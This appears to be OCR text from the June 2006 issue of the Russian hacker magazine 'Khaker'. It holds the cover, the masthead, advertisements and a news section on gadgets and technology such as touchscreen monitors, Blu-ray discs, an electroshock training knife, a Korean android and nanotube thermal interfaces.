


ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ИЮНЬ 06(90) 2006
Жестокий баг в IE
Вскрываем платные спутниковые каналы
Троян для кражи webmoney
Учимся вводить ядовитый PHP-код
Восстановление сдохших хардов
Нагибаем сервер Novell NetWare
(game)land
PUBLISHING FOR ENTHUSIASTS
RUSSIA \ РОССИЯ
WE ARE HACKERS.
WE ARE TOGETHER
ISSN 1609-1019

У меня в голове не укладывается: впереди целое лето! Сессия уже позади и все преподы разъехались по санаториям на водах. А в нашей жизни появилось столько свободы, сколько только можно представить! Теперь можно 10 часов подряд кататься на кайтах, потом отправиться лежать на газоне с пивом, отнимать у миллионера фуражку и пугать бабушек голой жопой, как подсказывает мне Горлум.




082
092
096
100
104
110
116
122
128
Хакер
Полный пи#s!!!
IXBT
Курсы
ПАКЕТНОГО
менеджмента
$50,000
УВОДИМ
WEBMONEY
ИЗМЕНЯЕМ ЗАПРЕТНОЕ

016



026




032



034



040




054




064



068



072



078





/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Илья «Shturmovik» Симонов
(shturmovik@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)
UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ИМПЛАНТ
Юрий Свидиненко
(nanoinfo@mail.ru)
DVD/CD
Степан «Step» Ильин
(step@real.xakep.ru)
>Литературный редактор
Анна «veselaya» Большова
(bolshova@real.xakep.ru)
>Корректор
Ася Аникеева

/Art
>Арт-директор
Евгений Чарский
(art@manufacktura.ru)

>Дизайнеры
Екатерина Громова
Кирилл Уколов
Вера Светлых

/iNet
>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)
/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела
рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)
>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Александр Белов
(belov@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/Publishing
>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)
>Редакционный директор
Александр Сидоровский
(sidorovsky@gameland.ru)

>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое
распространение
Степанов Андрей
(andrey@gameland.ru)
>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)
>Подписка
Попов Алексей
(popov@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России
> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.

Цена договорная.

HARD NEWS — СЕРГЕЙ НИКИТИН
X–NEWS — MINDW0RK
HI-TECH NEWS — ЮРИЙ СВИДИНЕНКО

MEGANEWS





СЕНСОРНЫЙ ДИСПЛЕЙ CTX

Если тебе надоело настраивать свой монитор, постоянно тыкая пальцем в кнопки, расположенные обычно сбоку или снизу, а настройку через утилиту он не поддерживает, то присмотрись к новым моделям ЖК-экранов компании CTX, которые имеют сенсорное управление, существенно облегчающее процесс работы с ними. Ею оснащены две 17-дюймовые модели: PV711T и PV711BT. Эти устройства снабжены пятипроводным резистивным тактильным датчиком, который отличается стабильностью работы и высоким сроком службы, позволяет вводить данные стилусом, ногтем, кредитной картой, пальцем или рукой в перчатке, а прочная вращающаяся подставка обеспечивает удобство работы. Технические характеристики устройства таковы: разрешение — 1280x1024, контрастность — 500:1, яркость — 300 кд/м2, соединение с ПК через D-Sub или USB. Стоимость устройства — чуть более 600 долларов, и оно уже доступно покупателям.



Blu-Ray от TDK

Пока проходят споры мегакорпораций о том, какой формат оптических драйвов станет стандартом и чьи разработки лягут в его основу, компания TDK начала поставлять в Россию диски Blu-Ray (BR). На них можно спокойно записывать фильмы в сверхвысоком качестве Hi-Definition (1920x1080) со звуком, счастливо избежавшим компрессии. В настоящий момент для приобретения доступны диски емкостью 25 Гб. Различаются они форматами: на BR-R можно только записывать информацию, а на BR-RE есть возможность перезаписи. Скорость записи составляет 2x (72 Мб/с). Достигается это значение благодаря применению специального записывающего слоя CuSi (медь и кремний). Кроме того, эти диски обладают повышенной стойкостью к воздействию ультрафиолета, фирменное покрытие DURABIS2 спасет изделие от царапин и загрязнений. Кроме того, эти кругляшки выдерживают 10 000 циклов перезаписи.



Летняя музыка

К летнему сезону компания Cowon обещает нам выпустить интересную новинку — плеер iAuduo6, сердцем которого является микровинчестер 0,85" компании Toshiba емкостью 4 Гб. Имея очень компактные размеры (76,1x35,6x 19 мм, вес — 60 г), плеер обладает обширными возможностями. Это воспроизведение видео (XViD MPEG-4), аудио (MP3, WMA, OGG, ASF, FLAC, WAV), текстовых (TXT) и графических файлов (JPEG). Просмотр, кстати, обеспечивает цветной ЖК-экран размером 1,3 дюйма. К дополнительным возможностям относятся диктофон (с прямым кодированием записи с MP3), радиотюнер и многофункциональная сенсорная панель управления, которая позволяет воспроизводить запись, перематывать треки и регулировать громкость звучания. С компьютером устройство держит связь через интерфейс USB 2.0, также плеер поддерживает обновление встроенного ПО. Кстати, заявленное время работы от одной зарядки аккумулятора составляет 20 ч. Появление на прилавках ожидается в июне.



Новый уровень БЕЗОПАСНОСТИ

www.microsoft.com/rus/security

МОМЕНТАЛЬНЫЕ УВЕДОМЛЕНИЯ:

- **Уведомления о критических обновлениях.** Информация о готовящихся к выходу пакетах обновлений и рекомендаций к ним.
- **Ежемесячные новости по безопасности.** Информация о последних обновлениях по безопасности, инструкции, события / **теперь на русском языке!**
- **Веб-трансляции и рекомендации.** При решении задач воспользуйтесь онлайновыми семинарами (веб-трансляции) и экспертными советами.

СПЕЦИАЛЬНЫЕ ПРЕДЛОЖЕНИЯ:

- **Для организаций от 100 до 500 ПК.** С 15 апреля по 15 июня 2006 года получите индивидуальный План по повышению уровня безопасности вашей информационной системы. Узнайте больше и оставьте заявку на сайте: **www.microsoft.com/rus/securitycheck**
- **Для организаций от 500 ПК и больше.** С 15 апреля 2006 года закажите Стратегический брифинг по информационной безопасности для вашей организации. Узнайте больше и оставьте заявку на сайте: **www.microsoft.com/rus/offer/**
- **Microsoft Security Day.** В рамках конгресса InterOp, 22 июня 2006 года. Зарегистрируйтесь: www.interop.ru (участие бесплатное).

ИНСТРУМЕНТЫ И ОБНОВЛЕНИЯ:

- **Microsoft Security Assessment Tool (MSAT)** – средство для оценки рисков, связанных с безопасностью, и учитывающее процедуры по работе с персоналом, процессы и технологии, используемые в организации/ **теперь на русском языке!**
- **Microsoft Baseline Security Analyser (MBSA)** – инструмент, способный проанализировать операционную систему и приложения на наличие стандартных ошибок настройки системы безопасности, уязвимостей.
- **Malicious Software Removal Tool** – инструмент удаления наиболее распространенных видов вредоносных программ с компьютеров под управлением Windows .
- **Обновления.** Усовершенствуйте свою систему защиты с помощью набора автоматизированных инструментов – таких, как Windows Server™ Update Services (WSUS).

ANTIVIRUS FOR EXCHANGE:

Загрузите демонстрационную версию Antigen® for Exchange и снабдите ваш сервер мощной системой защиты от вирусов, червей, спама и информации ненадлежащего содержания.

Microsoft®



ДВА ЯДРА В ОДНОМ НОУТБУКЕ

Мощный ноутбук уже давно не является чем-то мифическим. Сегодня компания MSI представляет олицетворение мобильной мощи — устройство S271, оснащенное процессором AMD Turion 64 X2 Dual Core. Кроме этого, он имеет 12-дюймовый экран (1280x800 пикселей с соотношением сторон 16:10), графический чип ATI Radeon Xpress200, поставляется с 512 или 1024 Мб ОЗУ, а также с жестким диском объемом до 120 Гб (скорость вращения шпинделя 5400 об/мин). Нельзя не отметить наличие таких беспроводных интерфейсов, как Wi-Fi b\g и BlueTooth 2.0. Ноутбук оснащен сенсорным манипулятором курсора Butterfly Touchpad, повышающим удобство работы, а также технологиями динамического разгона ЦП и ГП и системой энергосбережения. А меломаны оценят аудиосистему объемного звучания, которой снабжен S271. Корпус устройства создан из алюминиево-магниевого сплава, имеет толщину 2 см, а весит 2 кг.



ASUS подгоняет физику

Чтобы разгрузить центральный процессор и придать играм новые возможности, компания ASUS выпустила плату PhysX P1, оснащенную чипом Ageia PhysX, который является физическим ускорителем: с его помощью в играх мы увидим реалистичное изображение взрывов, правильный, соответствующий всем законам физики полет обломков от них, настоящее течение воды, натуральное столкновение твердых тел, а также то, как ветер разрывает густую пелену дыма или тумана. Центральный же процессор освобождается для обработки искусственного интеллекта и игровой логики. В общем, красота! Плата работает со 128 Мб памяти GDDR-3, ширина ее шины составляет 128 бит, а частота — 733 МГц. Стоит отметить, что эти платы уже появились в продаже. Игры, рассчитанные на работу с ними, уже находятся в разработке. Отметим также тот интересный факт, что компания NVIDIA готовит к выходу на рынок похожее решение.



Внедорожная мышь Logitech

Джип отличается от обычной машины своей надежностью, мощностью и проходимостью, а комфорт передвижения часто остается на втором месте. Если проводить аналогии, то новая мышь от компании Logitech похожа на очень дорогой внедорожник: она работает в любых условиях, при этом имея высокую эргономику, являясь, таким образом, превосходным решением для мобильных пользователей. Технология двойного лазерного отслеживания позволяет мыши работать практически на любых поверхностях. Корпус устройства защищен от ударов, а ресивер, подключающийся к порту USB (мышь беспроводная, работает на частоте 2,4 ГГц и на расстоянии до 9 м от компьютера), во избежание потери можно упрятать внутрь корпуса. Устройство оснащено колесиком прокрутки Logitech Tilt Wheel Plus Zoom, которое позволяет пользователям легко и просто прокручивать экран сверху вниз и слева направо, а также увеличивать и уменьшать масштаб при просмотре цифровых фотографий, Web-страниц и документов. Кроме того, мышь работает от одной батарейки AA и имеет на корпусе индикатор ее заряда. Мышь доступна для приобретения по цене менее 100 долларов.



Новый кулон IRIVER

На российский рынок поступила новинка от компании IRIVER — плеер-кулон N12. К нему прилагаются специально разработанные наушники, соответствующие имиджевой направленности устройства: без удлиненных проводов, выполненные в виде замкнутого круга, как бусы или колье, на которые крепится кулон. Стильность устройства подкрепляется одноцветным полузеркальным OLED-экраном с 16-ю оттенками, кристаллом Swarovski в корпусе черного цвета и оригинальным «скринсейвером» с фирменным танцующим человечком. Впрочем, функциональность плеера от этого нисколько не пострадала: 1 Гб памяти (старшая модель), работа с форматами MP3, WMA, ASF и OGG Vorbis, эквалайзер, система 3D-звучания, соотношение сигнал/шум — 90 дБ, максимальная выходная мощность — 14 мВт на канал. Дополнительно плеер оснащен часами с будильником и таймером, радиотюнером и диктофоном. Размеры плеера составляют 27,2x48,8x13,3 мм, вес с аккумулятором — 23 г, а время работы — 13 ч. Девайс имеется в магазинах по цене 200 долларов.

ВОТ ЭТО КОЛОНКИ!

Как ты смотришь на то, чтобы твоя звуковая система была выдающейся во всех смыслах этого слова? То есть качественный звук — это само собой разумеющееся, но хотелось бы еще чего-нибудь эдакого. Модель AVE D100 (система 2.0) как раз для тебя. Хотя бы потому, что высота колонок составляет полметра, а RMS-мощность — 80 Вт. Кроме того, в этих гигантах вольготно разместились 8-дюймовые басовые динамики. В комплект поставки входит пульт дистанционного управления, на одной из колонок находится блок управления с небольшим ЖК-экраном, регулятором громкости звука, баса и тона, а также разъемами для подключения двух микрофонов (для фанатов караоке). Кроме того, колонки имеют провода для подключения не только к компьютеру, но и к DVD-плееру, и телевизору. Размер устройств составляет 49x20x30 см, а гарантия на них — 1 год. Цена комплекта составляет около четырех тысяч рублей.





ВОТ ТАК КОЛЯСОЧКА...

Кресло для танкистов

Если ты в детстве хотел быть танкистом, то кресло Tank Chair как раз для тебя! Гениальная и простая идея — приделать настоящие танковые гусеницы к обычному креслу. Это реализовал один Кулибин из США и получил универсальный девайс как для любителей покататься, так и для инвалидов. На этом монстре можно путешествовать через грязь, снег, песок, преодолевать небольшие овраги и даже спускаться и подниматься по лестницам! Выдерживает это чудо тело весом 120 килограммов. Сделано и продано уже около 10-ти таких машин. После этого Кулибин основал компанию TankChair, которая и занимается дальнейшим распространением кресел-танков.

Моторы, приводящие кресло в движение, взяты от боевых роботов, выпускаемых компанией NPC robotics. Танк-кресло можно заказать на специальной веб-страничке (www.tankchair.com). Как говорит сам Кулибин, он подарил одно кресло реабилитационной больнице для парализованных, после чего там организовалась постоянная очередь желающих покататься. Да, думаю, ты и сам был бы не прочь :).



ШОКОВЫЙ НОЖ – ОПАСНАЯ ЗАБАВА

Забудь про обычные электрошокеры! Сейчас модна другая фишка — нож, который больно стреляет током. И предлагает это удовольствие канадская компания Shocknife всего за $444. Shocknife выглядит, как нож, и весит примерно также, но не может нанести серьезной травмы. Притом что длина его лезвия — 28 сантиметров. От прочих ножей для тренировки навыков рукопашного боя его отличает одно важное новшество: весь край «лезвия» (и сверху, и снизу) у Shocknife представляет собой сплошной электрошокер, способный при контакте выдать разряд в 7,5 тысяч вольт (на рукоятке есть кнопка активации). Авторы разработки полагают, что шоковый нож намного эффективнее в тренировках по рукопашному бою, чем обычные в таких случаях деревянные или резиновые ножи, так как при пропуске удара Shocknife вызывает у обороняющегося сильную боль, заставляя его действительно стараться. Кроме того, этот нож четко «локализует» точку удара, позволяя анализировать свои ошибки в технике боя. Еще он позволяет тренирующемуся чувствовать даже небольшие «порезы». Чтобы тебя или твоего друга случайно не зашибло от электроразряда, на ноже есть специальный регулятор мощности на 4 положения. В принципе, электронож может применяться и как оружие самообороны, но, в первую очередь, канадцы рассчитывают на внимание полиции и армии, спецподразделений и клубов единоборств, так как считают Shocknife идеальным тренировочным инструментом.



ВОТ ОНА КАКАЯ — ПОДРУГА БУДУЩЕГО

Корейская киберподруга

Ты, может, уже слышал о разных киберподелках на тему замены прекрасной половины человечества. Так вот, на нашей планете появилась вторая женщина-андроид. Первую представили японцы в 2003-м году. Вторая же киберподруга — собственная разработка Южнокорейского института индустриальных технологий (Korea Institute of Industrial Technology — KITECH). Второй в мире андроид получил имя EveR-1. Первая половина названия — это имя Ева (Eve), а буковка «R» позаимствована у слова «robot». Подруга обошлась создателям в 3000 долларов. Она успешно прикидывается 20-летней кореянкой в натуральную величину: ее рост — 1,6 метра, а вес — около 50-ти килограммов. Только есть один нюанс: девушка-андроид не может передвигаться, так как ее нижняя часть туловища прикована к креслу. Зато она может двигать верхней половиной тела и руками, демонстрировать четыре выражения лица (радость, гнев, горе и счастье) с помощью 15-ти крошечных двигателей, «понимать» 400 слов, устанавливать контакт «глаза в глаза» и, наверное, что-то еще. К концу этого года KITECH обещает показать EveR-2, которая будет способна стоять и вообще являть собой более совершенную версию в плане «зрения» и выражения эмоций. Ожидается, что машины вроде EveR смогут служить гидами, выдавая информацию в универмагах и музеях, а также развлекать детишек.



Видео на ходу

Хочешь идти по улице и смотреть новый фильм? Это теперь возможно с новым кибердисплеем от Kopin. Гаджет, называемый Kopin CyberMan GVD510-3D, способен воспроизводить перед твоими глазами высококачественное трехмерное изображение на виртуальном 40-дюймовом экране, который как бы расположен на двухметровом расстоянии от глаз. Основа гаджета — цветные 0,44-дюймовые микродисплеи Kopin CyberDisplay. Ранее они использовались только в военных системах визуализации данных. Кибердисплей характеризуется VGA-разрешением 640 x 480 пикселей, низким энергопотреблением и способностью отображать 16,7 млн. цветов. При этом Kopin CyberMan GVD510-3D имеет совместимость с платформой Windows, а также может использоваться с игровыми консолями Microsoft Xbox (включая Xbox 360) и Sony PlayStation 2. CyberDisplay характеризуется высокой плотностью пикселей на квадратный дюйм, что позволило создать устройство с большим графическим разрешением. Дисплей имеет низкую стоимость (в пределах $300, в зависимости от модели), что делает видеоочки доступными среднему геймеру.



Наслаждайся свободой общения с 90% скидкой после нескольких минут разговоров в день*

Тариф «Хочу сказать»

Подробности 0606



* Тариф для абонентов GSM с предоплатной системой расчетов. Скидка действует в течение суток после 5 мин. (7 или 10 мин. – в зависимости от региона) платных исходящих вызовов для абонентов, не находящихся в роуминге, и распространяется на местные исходящие вызовы. Подробнее условия предоставления скидки – в офисах продаж Вашего региона и на сайте www.beeline.ru . Оборудование сертифицировано. Лицензии Госкомсвязи РФ, Минсвязи РФ и Россвязьнадзора №№ 32861, 39769, 39770, 39771, 31106, 31107, 31108, 31109, 31110, 31111, 31112, 31113, 31114, 31115, 31116, 35651, 35652, 35653, 35654, 21719, 33163, 19532, 28751, 28884, 6038, 15001, 14481, 15130, 33724, 33725, 28206, 5331, 35625, 35624, 12050, 20385, 20732, 20733, 22671, 34540, 19752

ВОТ ТАКОЙ ОН — НОУТ ДЛЯ БЕДНЫХ



Ноут — вещь всегда нужная, только на него не всегда можно выделить кругленькую сумму. Представь себе, что чувствуют китайцы или индусы, у которых денег еще меньше, чем у нас? А им тоже работать надо! Для таких вот целей компания Intel наконец-то официально презентовала недорогой ноутбук для развивающихся стран. Доступность в понимании Intel — это $400, за которые потребитель получит пусть не очень мощный, но совершенно полнофункциональный ноутбук. Новый ноутбук носит кодовое имя Eduwise. Подробностей известно немного: операционная система — Windows или Linux, выход в Интернет через канал Wi-Fi. Корпус-сумка с ручкой и застежкой-кнопкой, по замыслу Intel, должны понравиться преподавателям и студентам. Ведь именно для развития образования новинка и предназначена. Новый ноут добавляет остроты в борьбу компаний за массовую компьютеризацию стран третьего мира. Только недавно исполнительный директор Intel Крэйг Барретт раскритиковал проект ноутбука за $100 Николаса Негропонте из медиа-лаборатории Массачусетского технологического института (MIT Media Lab). А свои 5 копеек в видении доступного компьютера для развивающихся стран предложил даже дядюшка Билли. Дешевый ноут Eduwise, как обещает Intel, можно будет купить уже в следующем году.

Новый ультратонкий мобильник от Samsung





Казалось бы, как можно делать телефоны еще меньше и при этом оснащать их новыми функциями? Наверное, компания Samsung это знает хорошо, так как на недавно прошедшей московской выставке «Связь-Экспокомм 2006» она представила самый тонкий в мире мобильный телефон — SGH-X820. Толщина корпуса новинки составляет всего 6,9 миллиметра. Другие параметры: длина — 113 миллиметров, ширина — 50 миллиметров, вес — 66 граммов. Кстати, низкий вес, среди прочего, обеспечивается за счет прочного корпуса из пластмассы со стекловолоконным наполнителем. Несмотря на столь скромные габариты и малый вес, телефон хорошо оснащен. В частности, здесь есть 2-мегапиксельная фотокамера, с возможностью записи видео в стандартах MPEG-4 и H.263. Неудивительно, что встроенная память телефона довольно велика и составляет 80 мегабайт. Дисплей — 1,9 дюйма, 176 x 220 точек, 262 тысячи цветов. Телефон понимает файлы MP3, AAC, ACC+, AAC+(e) и WMA, может просматривать документы и обладает интерфейсами Bluetooth, USB и PictBridge. А также SGH-X820 имеет видеовыход. Не брезгует мобила и Интернетом (GPRS). Как говорят специалисты компании, плотная упаковка элементов телефона — заслуга новой технологии монтажа «Умная поверхность» (Smart Surface Mounting Technology — SSMT). Все хорошо, только одно пугает — возможная цена, которая еще не объявлена.

ТЕРМОПАСТА ИЗ НАНОТРУБОК




Массив нанотрубок действительно напоминает «липучку»

Оказывается, обычные термопасты передают тепло от камня к радиатору не так хорошо, как хотелось бы инженерам, разрабатывающим новое поколение процессоров. Поэтому термопасте начали искать замену. И вот, как недавно установили ученые, углеродные нанотрубки могут стать эффективным передатчиком и даже рассеивателем тепла. Так, Тимоти Фишер (Timothy S. Fisher) и его коллеги из университета Пардью (Purdue University) смогли покрыть ковром из нанотрубок поверхность рассеивающего радиатора, увеличив скорость передачи тепла между ним и охлаждающей поверхностью. Получившийся наноковер из углеродных нанотрубок имел сходство с обычной застежкой-липучкой, поэтому исследователи назвали его Thermal Velcro. Первоначальная цель исследователей состояла в разработке новых типов тепловых интерфейсов, обеспечивающих более быструю передачу тепла от микросхем к охлаждающему радиатору. Тимоти и его команда назвали новый материал «застежкой» (Velcro), потому что сначала чип и радиатор покрывают тонким ковром из нанотрубок, а затем соединяют обе части так, как если бы вы застегивали застежку-липучку. Естественно, такой термоинтерфейс не обеспечивает механической адгезии двух поверхностей, но из-за контактирования нанотрубок между собой он является хорошим передатчиком тепла. Как установили ученые, чипы нагреваются не только изнутри, но и в местах контакта с термопастой, которая не успевает полностью передать тепло радиатору. Так, при использовании традиционных термоинтерфейсов чип на поверхности дополнительно нагревается на 15° C, а «липучка» из нанотрубок вызывает дополнительный нагрев микропроцессора всего на 5° C. Поскольку в будущем размеры чипов уменьшатся и, соответственно, их нагрев увеличится, то даже несколько градусов будут важны для работоспособности устройства. Технология термоинтерфейса уже подготовлена к коммерческому распространению, и компании, участвовавшие в исследовании, намерены вскоре показать на основе Thermal Velcro серийную продукцию.




М.видео
ВИДЕОЛЕНД


Акелла



А МУШКА-ТО НЕПРОСТАЯ...

Кибершмель, питающийся радиоволнами

Практически все воздушное пространство вокруг нас заполнено радиоволнами. А если попробовать как-то использовать эту даровую энергию, за которую платят теле- и радиопередающие станции? Такую идею выдвинула гавайская компания Ambient Micro в сотрудничестве с гавайским отделением компании Trex Enterprises. И не просто выдвинула, а начала активно воплощать в жизнь. Она работает над крошечными магнитными антеннами и другими узлами, которые преобразовывают в постоянный ток пробегающие мимо низкочастотные радиосигналы от радио- или телевизионных станций. На этом принципе работают обычные детекторные приемники , так что энергии хватает на то, чтобы услышать звук в наушниках. Но хитрые гавайцы пошли дальше: почему бы не сделать сверхлегкий девайс с малым потреблением электроэнергии, который бы летал и высматривал все вокруг, получая питание как раз из телерадиоэфира? К июню 2006-го года компания намерена представить первый небольшой модуль MS-AMPS (Multi-Source Ambient Power Supply — блок питания с множественным окружающим источником энергии), который должен оказаться способным заменить литиевую батарейку в маломощной аппаратуре. На днях компания Ambient Micro получила от американских ВВС (USAF) $100-тысячный контракт на развитие такой системы питания датчиков для маленьких беспилотных разведчиков (размером с муху или шмеля). А ранее из ряда других государственных источников — почти $400 тысяч на проработку всей этой технологии и создание действующих прототипов. Так что увидишь такого шмеля — бей его сразу!



300 тысяч лет с iPod'ом

Если ты засунешь любимый iPod в воду, то, скорее всего, ничего хорошего из этого не выйдет. Однако надо уметь засовывать в девайсы воду, чтобы получить что-то толковое. «Замочить» компьютерные чипы удалось группе ученых из университета Пенсильвании, университета Дрекселя и Гарвардского университета. Как они установили, именно вода может стать одним из компонентов сверхъемкой компьютерной памяти. Так, им случайно удалось обнаружить изменение электродинамики нанострун при попадании их отдельных фрагментов в водную среду. Наноструны из ферроэлектриков имеют диаметр всего-навсего в несколько атомов. Но это не мешает им быть отличными хранителями информации. На отдельных отрезках ферроэлектриков формируются диполи, которые и являются битами. Однако диполи возникают на нанострунах спонтанно, и нельзя, например, записать информацию на нанонить и затем ее считать — настолько дипольные структуры нестабильны. И в этом случае ученым случайно удалось обнаружить естественный «стабилизатор», который не дает случайным образом пропадать записанной информации. Им оказалась обычная вода, в которую ученые случайно поместили части нанострун. Ученые подсчитали плотность хранения информации в «водной» памяти на основе ферроэлектрических нанонитей. Согласно их расчетам, в кубическом сантиметре можно будет хранить до 100 000 терабит! Вот если такую память запихать в iPod, то можно хранить до трехсот тысяч лет (!) непрерывного звучания музыки, записанной в MP3-формате. А если весь объем DVD-диска заменить на соответствующий объем нанопамяти, то его емкость составит до десяти тысяч лет просмотра видеофильмов в высоком качестве.



СТУДЕНЧЕСКИЙ PLANETARY SPACE SUIT

Студенты сделали дешевый и удобный марсианский скафандр

